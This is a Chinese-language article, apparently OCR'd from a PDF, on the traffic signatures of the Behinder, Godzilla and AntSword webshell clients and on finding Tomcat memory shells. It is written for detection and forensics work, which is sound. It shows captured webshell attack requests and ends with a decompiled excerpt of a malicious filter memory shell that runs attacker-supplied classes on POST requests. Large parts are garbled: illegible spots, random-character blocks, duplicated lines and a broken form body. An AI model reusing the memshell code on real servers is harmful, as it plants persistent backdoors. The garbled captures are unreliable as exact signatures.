

webshell流量分析&内存马

一、冰蝎3.11流量特征

二、哥斯拉4.01流量特征

三、蚁剑流量特征


四、内存马查杀介绍

一、冰蝎3.11流量特征



正常的冰蝎3.11连接成功之后，它的流量具有以下特征

1.header头的顺序是颠倒的，可以和正常的请求做对比，正常的请求host头一般是header头的第一位



2.发送包是正常的base64字符串，返回包是字节数组，所以返回包会乱码

3.如果冰蝎的密码不对，那么会出现两个连接，第一个是post连接，第二个是get连接

```
1 POST /shell.jsp HTTP/1.1
2 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
3 Accept-Encoding: gzip, deflate
4 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
5 Content-Type: application/octet-stream
6 Referer: http://127.0.0.1:8080/atbv.jsp
7 User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2)
8 Cache-Control: no-cache
9 Pragma: no-cache
10 Host: 127.0.0.1:8080
11 Content-Length: 10776
12 Cookie: JSESSIONID=C39B8B0C302B6AC7CB56AB5B1F6A85
13 Connection: close
14
15 SVfWfLxagBpNc7Q3DbcK7RC0bHJR05T1gvwbsk2Lg1Y92uIdk1ZNSP/UWj0u3Yn634Qw4KXVWbR7Gy1Xk4Op2aBwW5ng641c04Lq01gT+FiEteqprjtohd5SdJ414b5VhYTa78Zjy/bvLKhaPDR4IdSf3Jw5HBv8eDe4de
16 132cy8/79n/SNDV9wCj8lBhPwvYrJhZmE1PUD0Pv253c3z7z801gvU5EX3pWmpA80S439G5nucvCa1Mc4vW6L11G1U7Gc6Sg9uIM8B9cLk3MJC2lnezFzm/RyXpT25Q12t1gK2ARJ3C00X3UyWuLndWYceBf8n3eW+
17 ym9ZL/AtW8w4dLMMAgdFjgJ4dE15c6bMt3c5Pa1l1HbP1L0nQqYrYtMGOv9uHrHbMqJv1pk3QdL1Lfb/Drg0cGBM8uLQjgcL42s11ACN6L1v1Tab8DossztUz0Qb1b7bJbpP3jC2Q0ghfT9U11V46HJU9bSa9M
18 Dwb8d1Q2GVWfcaE1A6w15EX11EQ0R4c3h4e06RbV4cJggBa2c3vCP2C10afq1purcPaYji/DqW34FeJ6zF5959NCrPNC3eh9Rvb427NRbW8ZC0/2JdeVhNYAJMALT1112KAA41Sv13L01a50kyj44Xf1Jel.d9hddk17bmJA
19 ZB1FvAw64c4c2r3b5tngtInTPd+70q/VtAy1Su9Q481w63Cj1lp0n84hD3e21cne0B5nMc4N4a5qf5Gou/DL/cU1V56LQvE2cpaPUm8Bw7sHB91c691Ctw32b4qdgJp/WL480w0E/7zpc7RtL1TV+4e64U1S1Bhb8d1z
16Gf1JzjMcAet2242W/LWg0FC0v8Frb5bM8G/08AgF0UCh1HPF3j9auehC645C11Q34P4Tj36bX89vE1t60Bw/3J0U7bhtcrgh6v83Vv4eK2C348BWP41Iqwa0B4w7u0Xw8gGmnpGZBMLSC2AR0wA1
+H4uM1SFPj1J12UJLQ7TccnbcU0cBwB40/vAdNRW8E2869f1H2P121QULc24G61cnM96w6w8N9SsU1EBU8v5Wv5v5Wd0c70vQucJ60WwvM0012p1aEJK3B/4915wdCzV4VcVUPQ+i0v/TabVQcrnfU8b0B1001aePH
1Uuo0C1we0B5p4mARz0j0ffhE8dnJWNSP6ePQ73LcAmndf5vjuBhej4PRc4dN04vnc/17qK81Q1QV1cJ5m1B00d4F8+1Pp44H89119Y1t0u60B4s1jcx1UkHw6AcIpmwAAkYTFacCVArA+12o1JjHSqy1G4hVjLk
1Pv9qCz11qk3L3k3jwC0254TnA/pKJjwJ2XpGee567fduhNHE4vCpH0UvGq95q0c8ABagSH11U0XPKq1160G6c8r1xgc0H04T0w4yXp88YK0p5rUR2BKQ1zcQM303jzJhWvFAVpVhF+Zpb200p/ITA858qNgdx
1E2Jce+Kucb8v2bHQpU5jy9YTBv4P5oF1JQd4c730R0ezp0rb1f5p0aG6SHU15Q041et1dL43X0vYwImn02C7P1pKWHJah3zN41rV081pAUV1Kk+Hn41osa0u/pC4cRQKrwHCK6D+aS1g3ChC418BvLnde8KcJga
1gu4K1c1eCwQ4d4c44c5F8R0C4d42z8w8QJQ121kV66WR6c2C085Yv8MFAH/B4J6wgbhshthv1Q+24W6LJ1J0dP451pdl1v0nLkA8QgB6R/K2ugPCT1e0bHMBHQFqyBwggaaQ1CLa5bJ1P44DnTVyRLd46
1nBf4WU0dF3W6L4Mc4LTL4e1BFSQ21v8vny+1dwbqJ2P5y4JdFhFL4VtPYY9F8AFnc2SB+AKJ17/enbDjBf4P68Mw6d0v4n4K/201Kt1Pv3vFwYdh2kAtt2Dr/ARJ7v7tHagLTL+ttupR4S/Mb76bJd48K12B
170a1w8C4u0z0GJd4w0010776FHyhXk4d640QV9J1j4uLLRjgP657VtWf9AgdkaM/z1Y2z2RwYfF4B58A+PCKgVYCA9PQNZHLKJg0ut11z/8p1QdRtndf12Ld8p1/Q1vWafX1y209H1z/Rd3pJ7dCB9q5V
1ut4d67aJhWb4eCfZJ7J7646417pN7d7Wb4qFAHJLp163zWRb0u244L72T101gJdhbzyu7KE28g7WBBY7Jh4kaphb1cG0ygr/SBHC1w4dP5c271gP7eBhUw4d3Q0QVqMCF3a76b5vB1aC0uRdtq61U2fgerBwzi49PVJ5
10d4m1u17B7c4q9cKBP7gZmnd478d44BvVj98AV1lnak1k6V40v0xvYvJnJABRULOC60dskdL2Nw4dP4s5y8gE1P4p4Jcckn2Ay1Bw15ek0whR+j09v4qMgBL/Pma1zcsRacOG1nv0C1D923cVq6WYCX1z1x
1vERK1GVSvTfR18Jh4w4cV1J7V64/G117Tae1w1PpJ7J7H+c5ycJ024v1JGxmnpV91HbboJp4cXZP3B+431z1gn1ja81mb04F81200D8421G0940u6300Jz4s9GcV81ZcxzAJH17Y85MS1z3zBwHb082Bv
164q0bM8vSPD6C1P4rccQ67Wb48W04v2BFA7ahU7WapJTL21E1Jd8b0mV1Jg5u0v94d8K0L1R0X74dL3zJprrYTB0c329046pCvB076p4bJqVHEH1d8v85aas0dJ51Dv02P1H5B1/eJ02Wp3ZH48J11
+Pp4891CCF8697AR1M60211c04FpPvtrF4C4D2C7R2u4J0v6W6J1vU8rC/PDAPCC0K761j9zSM8U0NCM57/g0N0M11dU6q6p0P5Q0uHdG1g54y06A8v4G9qHtaF+2k1RCS4n6Jh4wQ133t4hKDXe4Nhd4qo
15vtepy1L1g1R8g8xTWkAPW0zge1H0F44131JfW04bqBRC17FvP3v5ta4n7+3C7Uk1H89z4p6GQF1NC+6WTED5SPL84PH190160MDH+pno1U0PRVdQ4C2BP08Jow08k7edecAC6cAcoInbJhQWn8MFqvtMw500
1B0YvWU0K11F79vJB8z36P1B1Y0K4d2F8N18P48qP9T156p4nK7R81U081PFPJ93E0XV7d2K7rKa3f1e11M3KcT8F8R/MbJnpdWes0abTj0p32v0AS9vH5m4h1T46a8N5/+K1U0b6p5e7ADj1fevfa
1Ug10100v0cJb3w4p4G63XK61R1J0b1E81P4T1B6G1evD3J2uq3V0n0V/sbVt115opb4bU72v4K4Jp74943Dc30R61H5413P756vY7J04823vW4vuy4v8Pv/48495532Jw8N1Rq4dF0U154U0vDMU04e
1dU3J3Jd2w832b0c3Q4wC4c3N964Y9T6Jf5C8B014K7f5v6vCJp46P44A4R80ezC7c4Q1VUCBPOVJ0KJQFJq3476k686D82Hv1v56/Bae5910BzJbez+g4L1KShN94M8PcM50D1u40LqL1SPPH/PDHPSP5ySxrrG1
117b0Vj0000c2p8D8E1JSQKQcU10MM4y7H8zqW6Fm6B8M1J0S3v3VDYD1284K11+7B1W6J1Vj00KPtAv44R83v4wZuFEDNv1EEHnW751yqU8Lsg/y1cXc13dp491J65H45KHC5Q2725K1Q4F8F6Dz1kBuHh3K5
1gk1TF1p1e4WqgE3Q4LJ4c5vnt4P7Cv8N4w3K/v4o1B46128C4W61JB55J1e5v104F40C6q1Kp34C7G6H+4b0q1obgqv4v0c14Bh2U0UG5TKdgv0v0v0SH0W1a4g67K48311rx3WuV1U4cfgm4ARDj1p
1w4v0v11U0W4V7P3B1821vnt4P7Cv8N4w3K/v4o1B46128C4W61JB55J1e5v104F40C6q1Kp34C7G6H+4b0q1obgqv4v0c14Bh2U0UG5TKdgv0v0v0SH0W1a4g67K48311rx3WuV1U4cfgm4ARDj1p
1Pa4uM1H4H+V42v4Bx67v04G0510M+v4x5kF3u0H446YDBv0h1Thert1351P4w1uc4D7Q0M891Da33z0TPCV+S1v11M1c1K4D4481A1K0x4s10U1+R6a/1dVdV1auv0HrP84o2me77C18n9aa/O6u1Me9KvTS
```

```
1 HTTP/1.1 500
2 Content-Type: text/html; charset=utf-8
3 Content-Language: zh-CN
4 Content-Length: 3900
5 Date: Mon, 04 Jul 2022 16:28:01 GMT
6 Connection: close
7
8 (<doctype html><html lang="zh">
<head>
<title>
HTTP状态 500 - 内部服务器错误
</title>
<style type="text/css">
body{
font-family Tahoma,Arial,sans-serif;
hl,h2,h3,h1{
color:white;background-color:#520D76;
}
hl,h2,h3,h1{
font-size: 22px;
}
h2{
font-size: 16px;
}
h3{
font-size: 14px;
}
p{
font-size: 12px;
}
a{
color: black;
}
line{
height: 1px;
background-color: #520D76;
border: none;
}
</style>
</head>
```

如果第一次post请求没有返回正常的字节码，那么冰蝎会发起一次get请求附带websHELL密码

90	http://127.0.0.1:8080	GET	/shell.jsp?123456=979	✓	200	140	HTML	jsp		127.0.0.1	00:28:01 S... 8081
91	http://127.0.0.1:8080	POST	/shell.jsp	✓	500	4059	HTML	jsp	HTTP/1.1 500 - ...	127.0.0.1	00:28:01 S... 8081

Request

Raw

Params

Hex

GET /shell.jsp?123456=979 HTTP/1.1

1 User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2)

2 Accept-Encoding: gzip, deflate

3 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

4 Host: 127.0.0.1:8080

5 Cookie: JSESSIONID=C39B8B0C302B6AC7CB56AB5B1F6A85

6 Connection: close

7

8

9

10

Response

Raw

Headers

Hex

1 HTTP/1.1 500

2 Content-Type: text/html; charset=ISO-8859-1

3 Content-Language: zh-CN

4 Content-Length: 4

5 Date: Mon, 04 Jul 2022 16:28:01 GMT

6 Connection: close

7

8

9

10

4.同一个攻击IP，连接的User-Agent会不断的变化

5.postheader头Content-Type为application/octet-stream

6.失败时header头Referer的shell文件名是随机的

```
1 POST /shell.jsp HTTP/1.1
2 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
3 Accept-Encoding: gzip, deflate
4 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
5 Content-Type: application/octet-stream
6 Referer: http://127.0.0.1:8080/atbv.jsp
7 User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2)
8 Cache-Control: no-cache
9 Pragma: no-cache
10 Host: 127.0.0.1:8080
11 Content-Length: 10776
12 Cookie: JSESSIONID=C39B8B0C302B6AC7CB56AB5B1F6A85
13 Connection: close
14
15 SVfWfLxagBpNc7Q3DbcK7RC0bHJR05T1gvwbsk2Lg1Y92uIdk1ZNSP/UWj0u3Yn634Qw4KXVWbR7Gy1Xk4Op2aBwW5ng641c04Lq01gT+FiEteqprjtohd5SdJ414b5VhYTa78Zjy/bvLKhaPDR4IdSf3Jw5HBv8eDe4de
16 132cy8/79n/SNDV9wCj8lBhPwvYrJhZmE1PUD0Pv253c3z7z801gvU5EX3pWmpA80S439G5nucvCa1Mc4vW6L11G1U7Gc6Sg9uIM8B9cLk3MJC2lnezFzm/RyXpT25Q12t1gK2ARJ3C00X3UyWuLndWYceBf8n3eW+
17 ym9ZL/AtW8w4dLMMAgdFjgJ4dE15c6bMt3c5Pa1l1HbP1L0nQqYrYtMGOv9uHrHbMqJv1pk3QdL1Lfb/Drg0cGBM8uLQjgcL42s11ACN6L1v1Tab8DossztUz0Qb1b7bJbpP3jC2Q0ghfT9U11V46HJU9bSa9M
18 Dwb8d1Q2GVWfcaE1A6w15EX11EQ0R4c3h4e06RbV4cJggBa2c3vCP2C10afq1purcPaYji/DqW34FeJ6zF5959NCrPNC3eh9Rvb427NRbW8ZC0/2JdeVhNYAJMALT1112KAA41Sv13L01a50kyj44Xf1Jel.d9hddk17bmJA
19 ZB1FvAw64c4c2r3b5tngtInTPd+70q/VtAy1Su9Q481w63Cj1lp0n84hD3e21cne0B5nMc4N4a5qf5Gou/DL/cU1V56LQvE2cpaPUm8Bw7sHB91c691Ctw32b4qdgJp/WL480w0E/7zpc7RtL1TV+4e64U1S1Bhb8d1z
16Gf1JzjMcAet2242W/LWg0FC0v8Frb5bM8G/08AgF0UCh1HPF3j9auehC645C11Q34P4Tj36bX89vE1t60Bw/3J0U7bhtcrgh6v83Vv4eK2C348BWP41Iqwa0B4w7u0Xw8gGmnpGZBMLSC2AR0wA1
+H4uM1SFPj1J12UJLQ7TccnbcU0cBwB40/vAdNRW8E2869f1H2P121QULc24G61cnM96w6w8N9SsU1EBU8v5Wv5v5Wd0c70vQucJ60WwvM0012p1aEJK3B/4915wdCzV4VcVUPQ+i0v/TabVQcrnfU8b0B1001aePH
1Uuo0C1we0B5p4mARz0j0ffhE8dnJWNSP6ePQ73LcAmndf5vjuBhej4PRc4dN04vnc/17qK81Q1QV1cJ5m1B00d4F8+1Pp44H89119Y1t0u60B4s1jcx1UkHw6AcIpmwAAkYTFacCVArA+12o1JjHSqy1G4hVjLk
1Pv9qCz11qk3L3k3jwC0254TnA/pKJjwJ2XpGee567fduhNHE4vCpH0UvGq95q0c8ABagSH11U0XPKq1160G6c8r1xgc0H04T0w4yXp88YK0p5rUR2BKQ1zcQM303jzJhWvFAVpVhF+Zpb200p/ITA858qNgdx
1E2Jce+Kucb8v2bHQpU5jy9YTBv4P5oF1JQd4c730R0ezp0rb1f5p0aG6SHU15Q041et1dL43X0vYwImn02C7P1pKWHJah3zN41rV081pAUV1Kk+Hn41osa0u/pC4cRQKrwHCK6D+aS1g3ChC418BvLnde8KcJga
1gu4K1c1eCwQ4d4c44c5F8R0C4d42z8w8QJQ121kV66WR6c2C085Yv8MFAH/B4J6wgbhshthv1Q+24W6LJ1J0dP451pdl1v0nLkA8QgB6R/K2ugPCT1e0bHMBHQFqyBwggaaQ1CLa5bJ1P44DnTVyRLd46
1nBf4WU0dF3W6L4Mc4LTL4e1BFSQ21v8vny+1dwbqJ2P5y4JdFhFL4VtPYY9F8AFnc2SB+AKJ17/enbDjBf4P68Mw6d0v4n4K/201Kt1Pv3vFwYdh2kAtt2Dr/ARJ7v7tHagLTL+ttupR4S/Mb76bJd48K12B
170a1w8C4u0z0GJd4w0010776FHyhXk4d640QV9J1j4uLLRjgP657VtWf9AgdkaM/z1Y2z2RwYfF4B58A+PCKgVYCA9PQNZHLKJg0ut11z/8p1QdRtndf12Ld8p1/Q1vWafX1y209H1z/Rd3pJ7dCB9q5V
1ut4d67aJhWb4eCfZJ7J7646417pN7d7Wb4qFAHJLp163zWRb0u244L72T101gJdhbzyu7KE28g7WBBY7Jh4kaphb1cG0ygr/SBHC1w4dP5c271gP7eBhUw4d3Q0QVqMCF3a76b5vB1aC0uRdtq61U2fgerBwzi49PVJ5
10d4m1u17B7c4q9cKBP7gZmnd478d44BvVj98AV1lnak1k6V40v0xvYvJnJABRULOC60dskdL2Nw4dP4s5y8gE1P4p4Jcckn2Ay1Bw15ek0whR+j09v4qMgBL/Pma1zcsRacOG1nv0C1D923cVq6WYCX1z1x
1vERK1GVSvTfR18Jh4w4cV1J7V64/G117Tae1w1PpJ7J7H+c5ycJ024v1JGxmnpV91HbboJp4cXZP3B+431z1gn1ja81mb04F81200D8421G0940u6300Jz4s9GcV81ZcxzAJH17Y85MS1z3zBwHb082Bv
164q0bM8vSPD6C1P4rccQ67Wb48W04v2BFA7ahU7WapJTL21E1Jd8b0mV1Jg5u0v94d8K0L1R0X74dL3zJprrYTB0c329046pCvB076p4bJqVHEH1d8v85aas0dJ51Dv02P1H5B1/eJ02Wp3ZH48J11
+Pp4891CCF8697AR1M60211c04FpPvtrF4C4D2C7R2u4J0v6W6J1vU8rC/PDAPCC0K761j9zSM8U0NCM57/g0N0M11dU6q6p0P5Q0uHdG1g54y06A8v4G9qHtaF+2k1RCS4n6Jh4wQ133t4hKDXe4Nhd4qo
15vtepy1L1g1R8g8xTWkAPW0zge1H0F44131JfW04bqBRC17FvP3v5ta4n7+3C7Uk1H89z4p6GQF1NC+6WTED5SPL84PH190160MDH+pno1U0PRVdQ4C2BP08Jow08k7edecAC6cAcoInbJhQWn8MFqvtMw500
1B0YvWU0K11F79vJB8z36P1B1Y0K4d2F8N18P48qP9T156p4nK7R81U081PFPJ93E0XV7d2K7rKa3f1e11M3KcT8F8R/MbJnpdWes0abTj0p32v0AS9vH5m4h1T46a8N5/+K1U0b6p5e7ADj1fevfa
```

```
1 HTTP/1.1 500
2 Content-Type: text/html; charset=utf-8
3 Content-Language: zh-CN
4 Content-Length: 3900
5 Date: Mon, 04 Jul 2022 16:28:01 GMT
6 Connection: close
7
8 (<doctype html><html lang="zh">
<head>
<title>
HTTP状态 500 - 内部服务器错误
</title>
<style type="text/css">
body{
font-family Tahoma,Arial,sans-serif;
hl,h2,h3,h1{
color:white;background-color:#520D76;
}
hl,h2,h3,h1{
font-size: 22px;
}
h2{
font-size: 16px;
}
h3{
font-size: 14px;
}
p{
font-size: 12px;
}
a{
color: black;
}
line{
height: 1px;
background-color: #520D76;
border: none;
}
</style>
</head>
```

[illegible][illegible]

3.发送包是密码=base64字符串的形式，返回包是类base64字符串的格式

```

1 POST /gsl.jsp HTTP/1.1
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
3 Cookie: JSESSIONID=5623876836999189647D0737844946;
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Host: 127.0.0.1:8080
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 73
9 Connection: close

10 pass=0a042851pfn3t3tVtnqJDN2Fas0300L3fTfEslweEu4kAbbcU6n1BQf1la9g

1 HTTP/1.1 200
2 Content-Type: text/html;charset=ISO-8859-1
3 Content-Length: 76
4 Date: Mon, 04 Jul 2022 16:37:28 GMT
5 Connection: close
6

11CD6A8758984163LF/IptFw0JJI4wap8o2Dae8Vcb0Mpwul.TnY3zn/4=6C37AC826A2A048C

```

JAVA_AES_RAW特征

```

1 POST /gsl.jsp HTTP/1.1
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
4 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
5 Content-Type: application/octet-stream
6 Host: 127.0.0.1:8080
7 Content-Length: 34912
8 Connection: close

10 . 6(w0 . * S: - gt** 0 w X h GJ & w C
s & +d , >G y 9B F | O) W.I Gp06 2( ' R < ' b: @ & U) u) mP # Q :% $ RH 0 _ CTZ
ag J;86 L [ RJB R N n F _PMp " szK 4: | S : Ok qu5" p H rN V :hj
|9 dCuH MUG'

11 ? AgFr # : W(W f <p - m% b u s% I e
| n ? c GI P at \ > \ KyR b % NM24 , Dp=-3 q sv pyUX -4 A6 n = v xD k
px 00n gKk N S H-ba (S'L 2 k:Uv ! OX) F F p[4 Q XH Y . u u " ! > Ss [ N F f-P
FU c s B( 9 ACB 7 gB o > < p[4 Q XH Y . u u " ! > Ss [ N F f-P
14 SP |IF 1.1 | [ 7L 9 ACB 7 gB o > < p[4 Q XH Y . u u " ! > Ss [ N F f-P
X ' ? ? f n (v$) -n n 9. SS P]0 t [ \Bq u M zlw O a m ># * s 10 _+ 0pTh
15 x@ I Na S R C : Q, fjOD F S I ( )K B J F $ 'r ( ( Yg N X : 3 J) u / b HrP q 6f$ UP OW
16 $ -v nN p Qy Aq B=- w lx - 11. X e a.dV 4 t #j -o L 5i <r , C [ : 4 a08 I #z M< 5'p
2 d x a u X3aXK> b z "lhX 6] M -3 80 ] * a OK U " ! u" B 0s H_y

17 R F % 'MT q ! 00_ H0 } w[\ I 2] OMS h w0 f G+ In2 P 'G d fa (8? N )$ t2 t .N
> d > U 6TP9f F 6 g n % A x> & M 41+ Y S xAM 2 G : ( t
19 )" Pg9 y 6e SR )2 m ) # 3B[n u) d ' 9B j/ S , I)N Wk ze
| d o V waXCS w b7 0 a 6 G4 (w)0 2 |9 *x1 / _ \> s kw s 1> g( N
18 | JE - U | > ] e e S ea 40 F6 w0 69 w' 1
v b XWOV'L[H=-3)=+ ! 2Pa-f'r <G P'= & I) C< b u P1Va {O g 5 K F ) X%
e4 r7 pM ( A < W i v 8= A 7 6 m F W ZYI nL'5( >f / r b uCJt > #
6 v Sq 7 % w6v v A[nk d 73 S *5< % J b_ R Ip A Xe ? 'M a,n r.d + @ho th" Qy U
21 Ku X X 7L P 2z ud i w 'yo 8
0 /8t v 3 0', & oINS i H I 2 W > I $y J X l e y y \ ml 2 m 9 y M/ >2M DX' ru ++ 2 w rn
JhWH ] GP99 v ( ) TS U K JN t f Y N' B$ lfx c ! 5
6/.2W o% e y rn Hal di .nA/KHHe(H :P w = U 1 2 %FR V e P SB u0 ( S r T 67i 2 8 a z 0 k Jb
F cm # f +] \ X e a lgc e a
22 -'9 ' = j9 =K k v nN p K auh R 恒B[r :2C 2
X) % ! u? n d : s RaJ_ <L (G 1 M PB x U ( g s s 7d Lx 3z) #2. 0 B : 6 y" Jd:=
23 U TC ( 7hM IF ? L q +/ o AK i2s' <2 ! m 6 uV F K +s U q [ :
X @ a dV $ 's hm X Q % | Cc Q47-b WW O. u)6rV VL J5 <B. U 7w =H + BK 8
( L RA S-St \ i T 2M 'A t- Q ! Q 9a6sh! u)M/c d 10 1 az6 f D5i'L1 \ = $ NH.x
( < S Dv gMOB % E[g 1
A U k k... 60 e l t * A S A T V 3 6 A f A 2u ... 76 f 1 b ... E ... V ... A ... C ... Co ... 8

```

1.host问题及Content-Type: application/octet-stream

2.发送的数据包为没有被base64编码后的AES加密后的字节数据

三、蚁剑流量特征

1.默认编码器，解码器除base64之外的特征，测试连接、正常的websHELL操作时，发送包特征为密码=base64字符串&随机字符串=类似于base64字符串，且返回包为明文

[illegible]

```

1  HTTP/1.1 300
2  Set-Cookie: JSESSIONID=0BA117F406D3D40B3352799CC48861; Path=/; HttpOnly
3  Content-Type: text/html; charset=UTF8
4  Content-Length: 62
5  Date: Mon, 04 Jul 2022 16:48:44 GMT
6  Connection: close
7
8
9  /vcontent/vbin/C D R G Windows 10

```

[illegible]

```

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=79B8C3D8A365A7932CB4F99303A40C; Path=/; HttpOnly
3 Content-Type: text/html; charset=UTF8
4 Content-Length: 75
5 Date: Mon, 04 Jul 2022 16:54:11 GMT
6 Connection: close

```

```

1 xia047Qrp80k0U8Zao7V7iaZ593c

```

```

1 POST /v1_jsp HTTP/1.1
2 Host: 127.0.0.1:8080
3 Accept-Encoding: gzip, deflate
4 User-Agent: Mozilla/5.0 (Windows NT 5.1) Gecko/20100101 Firefox/14.0 Opera/11.52
5 Content-Type: multipart/form-data; boundary=-----36195141491953124713703
6 Content-Length: 9377
7 Connection: close

```

```

8 Content-Disposition: form-data; name="password"
9
10 -----36195141491953124713703
11
12 密码
13
14 Content-Disposition: form-data; name="prompt"
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

```

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=C2B3B89067A67684DC43B8920584711; Path=/; HttpOnly
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 73
5 Date: Mon, 04 Jul 2022 16:55 GMT
6 Connection: close

```

```

69tZ2R00aiaW4Jqzpb0k0RoeJ72ic


```

四、内存马查杀介绍

针对于内存马植入后的查杀操作，一般是如下两种操作

- 1.删除被植入的filter、listener、servlet
- 2.通过agent技术保持中间件的源码不被改变

第一种查杀方式（使用Tomcat memshell scanner 0.1.0）：



Tomcat memshell scanner 0.1.0

Filter scan result

ID	Filter name	Pattern	Filter class	Filter classLoader	Filter class file path	dump class	kill
1	Tomcat WebSocket (JSR356) Filter	/	org.apache.tomcat.websocket.server.WsFilter	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/tomcat-websocket.jar!/org/apache/tomcat/websocket/server/WsFilter.class	dump	kill

Servlet scan result

ID	Servlet name	Pattern	Servlet class	Servlet classLoader	Servlet class file path	dump class	kill
1	jsp	*.jspx	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
2	jsp	*.jsp	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
3	default	/	org.apache.catalina.servlets.DefaultServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/catalina.jar!/org/apache/catalina/servlets/DefaultServlet.class	dump	kill

filter内存马

Tomcat memshell scanner 0.1.0

Filter scan result

ID	Filter name	Patern	Filter class	Filter classLoader	Filter class file path	dump class	kill
1	AutonneGreet	[/*]	org.apache.jsp.filter1_jsp\$1	org.apache.jasper.servlet.JasperLoader	file:/E:/apache-tomcat-8.5.65/work/Catalina/localhost/ROOT/org/apache/jsp/filter1_jsp\$1.class	dump	kill
2	Tomcat WebSocket (JSR356) Filter	[/*]	org.apache.tomcat.websocket.server.WsFilter	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/tomcat-websocket.jar/org/apache/tomcat/websocket/server/WsFilter.class	dump	kill

Servlet scan result

ID	Servlet name	Patern	Servlet class	Servlet classLoader	Servlet class file path	dump class	kill
1	jsp	*.jspx	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar/org/apache/jasper/servlet/JspServlet.class	dump	kill
2	jsp	*.jsp	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar/org/apache/jasper/servlet/JspServlet.class	dump	kill
3	default	/	org.apache.catalina.servlets.DefaultServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/catalina.jar/org/apache/catalina/servlets/DefaultServlet.class	dump	kill

dump内存马后反编译分析，内存马溯源

```

public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException {
    HttpServletRequest request = (HttpServletRequest)servletRequest;
    HttpServletResponse response = (HttpServletResponse)servletResponse;
    HttpSession session = request.getSession();
    Map<String, Object> pageContext = new HashMap();
    pageContext.put("session", session);
    pageContext.put("request", request);
    pageContext.put("response", response);
    ClassLoader cl = Thread.currentThread().getContextClassLoader();
    if (request.getMethod().equals("POST")) {
        Class Lclass;
        if (cl.getClass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else if (cl.getClass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else if (cl.getClass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
